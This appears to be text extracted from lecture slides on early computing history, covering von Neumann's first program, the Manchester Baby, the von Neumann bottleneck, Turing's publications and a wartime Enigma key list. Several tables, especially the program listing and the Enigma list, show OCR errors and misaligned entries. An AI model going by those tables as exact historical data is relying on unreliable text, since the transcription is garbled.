| $4_1) \bar{T}_1 - \bar{5}_1$   | $0) W_{m' - m_{(-30)}}$                          |   |
| $5_1) \bar{10}_1, s \bar{8}_1$ | $0) W_{\frac{1}{n}^{(-30)}}$                     |   |
| $6_1) 0 \rightarrow \bar{1}_2$ | $1_1) W_{\frac{1}{n}^{(-30)}}$                   |   |
| $7_1) \bar{2}_1 - \bar{6}_1$   | $0) W_{m' - m_{(-30)}}$                          |   |
| $8_1) \bar{13}_1, s \bar{2}_1$ | $0) W_{-\frac{1}{n}^{(-30)} \dots}$<br>i.e.      |   |
|                                | $0) W_{\frac{1}{n}^{(-30)} \frac{1}{n}^{(-30)}}$ | <span style="color: blue;">■</span> Knuth, D. E. 1970. Von Neumann's First Computer Program. ACM Comput. Surv. 2, 4 (Dec. 1970), 247-260. |
| $9_1) 0 \rightarrow \bar{1}_1$ | $1_1) 1_1, 1_2, 1_3 \rightarrow C$               |   |
| $10_1) \bar{11}_1 - \bar{4}_1$ | $i.e. \frac{1}{n}^{(-30)}, \frac{1}{n}^{(-30)}$  |   |

1917/42


Kilburn Highest Factor Rotations (united) -

Iteration	C	25	26	27	Fix	012345	014567
-24 5 C	$b_1$	-	-	-	1	000111	010
-25 26			$b_1$		2	010111	110
-26 5 C	$b_1$		$b_1$		3	010111	010
-27 27			$b_1$	$b_1$	4	110111	110
-23 5 C	a	$r_{av}$	$-b_n$	$b_n$	5	111011	010
Sub. 27	$a+b_n$				6	110111	001
Sub.					7	-	011
Add 20 5 C					8	001011	100
Sub. 26	$r_n$				9	010111	001
-25 25		$r_n$			10	100111	110
-26 5 C					11	100011	010
Sub.					12	-	011
Stop	0	0	$-b_n$	$b_n$	13	111	
-26 5 C	$b_n$	$r_n$	$-b_n$	$b_n$	14	010111	010
Sub. 21	$b_n+r_n$				15	101011	001
-27 27	$b_n+r_n$			$b_{n+1}$	16	110111	110
-27 5 C	$b_{n+1}$				17	110111	010
-26 26				$b_{n+1}$	18	010111	110
-22 5 C		$r_n$	$b_{n+1}$	$b_{n+1}$	19	011011000	


				Init.	Final
20	-3	101111	<del>000000</del>	23	-a
21	1	100000		24	$b_1$
22	4	00100			

or 10100

- This is the first program to actually run!



Manchester Small-Scale Experimental Machine (SSEM), nicknamed Baby  
Ran its first program on 21 June 1948 – the first program ever!




Manchester Small-Scale Experimental Machine (SSEM), nicknamed Baby  
Rebuilt for the 60<sup>th</sup> anniversary, now in the Museum of Science and Industry in  
Manchester



John von Neumann  
[http://en.wikipedia.org/wiki/John\\_von\\_Neumann](http://en.wikipedia.org/wiki/John_von_Neumann)

John Backus  
“Can Programming be  
Liberated from the von  
Neumann Style?” (1979)

[www.post-gazette.com/pg/07080/771123-96.stm](http://www.post-gazette.com/pg/07080/771123-96.stm)



# The “von Neumann bottleneck”

The price to pay:

- **Stored-program mode was serial – one instruction at a time**
- How can we have our cake - and eat it?
  - **Flexibility and ease of programming**
  - **Performance of parallelism**

*How to beat the “Turing Tax”*



# Alan Turing

[FOLLOW](#)


Reader, University of Manchester  
Verified email at lsbu.ac.uk - [Homepage](#)

Mathematics Computer Science Cryptography Artificial Intelligence Morphogenesis

[Cited by](#)[VIEW ALL](#)

All Since 2015

Citations 48417 15865  
h-index 42 24  
i10-index 99 54



TITLE	CITED BY	YEAR
Computing machinery and intelligence AM Turing Computers & Thought, 11-35	14382 *	1995
The imitation game AM Turing Theories of Mind: An introductory reader, 51	14287 *	2006
The chemical basis of morphogenesis AM Turing Bulletin of Mathematical Biology 52 (1), 153-197	13458 *	1952
The chemical basis of morphogenesis AM Turing Bulletin of Mathematical Biology 52 (1-2), 153-197	13372	1990
On computable numbers, with an application to the Entscheidungsproblem: A correction AM Turing Proceedings of the London Mathematical Society 43 (2), 544-546	11923 *	1937
On computable numbers, with an application to the Entscheidungsproblem AM Turing Proceedings of the London Mathematical Society 42 (2), 230-265	11767	1936
Systems of logic based on ordinals AM Turing Proceedings of the London Mathematical Society, Series 2 45, 161-228	1017	1939
Intelligent machinery AM Turing The Essential Turing, 395-432	897 *	1948
Intelligent machinery, a heretical theory (c. 1951) AM Turing The Essential Turing, 465-475	894 *	2004
Rounding-off errors in matrix processes AM Turing The Quarterly Journal of Mechanics and Applied Mathematics 1 (1), 287-308	521	1948
Computability and $\lambda$ -definability AM Turing The Journal of Symbolic Logic 2 (4), 153-163	429	1937
Checking a large routine AM Turing The early British computer conferences, 70-72	418 *	1948


Alan Turing worked on a couple of projects in his career  
One of them was defeating Nazi Germany in WW2



By Karsten Sperling, <http://spiff.de/photo> - Own work -  
Derivative of author/uploader's own work -This file  
was derived from: EnigmaMachine.jpg, Public Domain,  
<https://commons.wikimedia.org/w/index.php?curid=109561>

Enigma	Wortlage	Ringstellung	Steckerverbindungen	ein Steckerbrett										Renngruppen										
				1	2	3	4	5	6	7	8	9	10											
049	31	I	V	III	14	05	24		SZ	GT	DV	KU	FO	MY	EW	JX	LQ	wny dgy	ekb rze					
049	30	IV	II	II	05	26	02		IS	EV	MX	RW	DZ	UZ	JQ	AO	GH	NY	ktr acw	zsi wao				
049	29	III	II	I	12	24	03		KM	AX	FZ	OO	DJ	AT	CV	IO	ER	QS	LW	P2	FI	BH	joc acn	ovw vwd
049	28	II	III	V	06	18	16		DI	CN	BR	FV	CR	FA	V1	DC	QT	MQ	EU	BX	LO	GJ	lrb cld	ude rnh
049	27	III	I	IV	11	03	07		LT	EQ	HS	UW	DY	IN	BR	AM	LO	PP	H7	EX	UW	woj fbb	vet vls	
049	26	II	IV	V	17	22	19		VZ	AL	PK	HJ	KO	CO	EJ	B2	DU	FS	HW	xle gbo	uev rzm			
049	25	IV	III	-	08	25	12		OZ	PV	AD	IT	KP	EJ	HJ	LZ	N5	EQ	CW	ouo uha	uew uit			
049	24	V	I	IV	05	18	14		HT	AS	OW	EK	JM	DP	HX	CG	SD	UH	kp1 hji	pt1 tis				
049	23	IV	II	I	24	12	04		QT	FR	AK	EO	DU	GP	M2	SX	SN	LT	abn rwm	udf llo				
049	22	II	IV	V	01	09	21		IU	AS	DV	GL	FJ	ES	IM	RZ	UO	LY	WE	CH	qec acx	mve vwe		
049	21	I	V	II	13	05	19		PT	OX	EZ	CH	DP	HO	Q2	AU	HY	SV	JL	OX	PE	TW	jpw del	mwf wvf
049	20	III	IV	V	24	01	10		MR	KN	BQ	PW	EJ	PR	PH	WY	DL	GM	AE	T2	JS	GI	idp fpk	nvo ysh
049	19	V	III	I	17	25	23		EJ	OY	AV	KW	FX	WT	PS	LU	BD	isa abw	vcj rxm	jwg tilg				
049	18	IV	II	V	15	23	26		IR	KY	LS	EM	OV	QY	XQ	AF	JP	BUD	mee hiz	sog ysi				
049	17	I	V	II	21	10	05		HH	IO	DI	NM	BY	XX	QS	P2	FQ	GT	tdp dhb	rkb uiv				
049	16	V	II	II	04	08	01		DS	HY	MR	GW	LX	AJ	BQ	CO	IP	NT	ldw hzj	soh wvg				
049	15	IV	II	I	01	03	07		AT	BT	MV	HU	OM	JR	KS	IY	PL	AX	B7	CQ	NV	imz nos	tjv xtk	
049	14	IV	I	V	15	11	05		LY	A9	KM	BR	IQ	JU	HV	SW	ET	CX	zgr dgz	gio rya				
049	13	I	III	II	13	20	03		FW	EL	DO	KN	MU	BP	CY	RZ	KX	AN	JT	DG	IL	PW	zdy rkf	tix xip
049	12	V	II	IV	18	10	07		KN	UY	HR	PW	FN	BO	EZ	QT	DZ	JV	zea rly	sol vob	zbn rxe			
049	11	II	IV	III	02	26	15		LR	IK	MS	QU	NW	PT	GO	EN	HD	ZB	ED	zdy zyt	vby tih			
049	10	III	Y	IV	23	21	01		QY	LN	TK	AP	YD	AV	Z	ED	PT	AR	ekc tli	zsi wbi				
049	9	V	I	III	16	04	02		PI	NO	SY	GU	BZ	AN	EL	TX	DO	KP	yiz dha	lan dgb				
049	8	IV	II	V	13	19	25		SP	PT	JM	AR	ED	YD	AV	ED	PT	MM	zsk wbj	iyf xtd				
049	7	I	IV	II	09	03	22		DP	BN	HP	EO	FY	KQ	CP	OS	JW	AI	VZ	kgl cdf	gqj wuv			
049	6	III	I	V	11	18	14		DP	BN	NP	CN	BP	HQ	AP	UY	SW	JO						
049	5	V	II	IV	23	02	25		IL	AP	EU	HO	DO	GU	BV	NP	HK	AZ	CI	P0	JX	YV	lao cft	iyw waj
049	4	I	IV	I	04	21	09		QT	WZ	KV	OM	AC	BL	O2	EK	QW	OP	SU	DH	JM	TX	lzb sby	vcy ujb
049	3	V	I	II	19	06	05		BF	NR	DX	GS	KR	NP	CN	BP	ED	DZ	IV	AV	QJ	LO	lap owd	uni wak
049	2	IV	V	I	14	14	07		BN	HP	EO	FY	KQ	CP	OS	JW	AI	VZ	aqd bdy	iyf xtd				
					III	23	12		DP	BN	NZ	OK	GV	HQ	AP	UY	SW	JO						

By German Luftwaffe during World War II -  
[http://jproc.ca/crypto/enigma\\_keylist\\_3rotor\\_b.jpg](http://jproc.ca/crypto/enigma_keylist_3rotor_b.jpg), Public Domain,  
<https://commons.wikimedia.org/w/index.php?curid=44261334>



A complete and working replica of a bombe now at The National Museum of Computing on Bletchley Park, [https://en.wikipedia.org/wiki/Alan\\_Turing](https://en.wikipedia.org/wiki/Alan_Turing)

# The “Turing Tax”

Discussion exercise



Hockey  
or

Watching the Daisies

Grown



ON COMPUTABLE NUMBERS, WITH AN APPLICATION TO<sup>17</sup>  
THE ENTSCHEIDUNGSPROBLEM

By A. M. TURING.

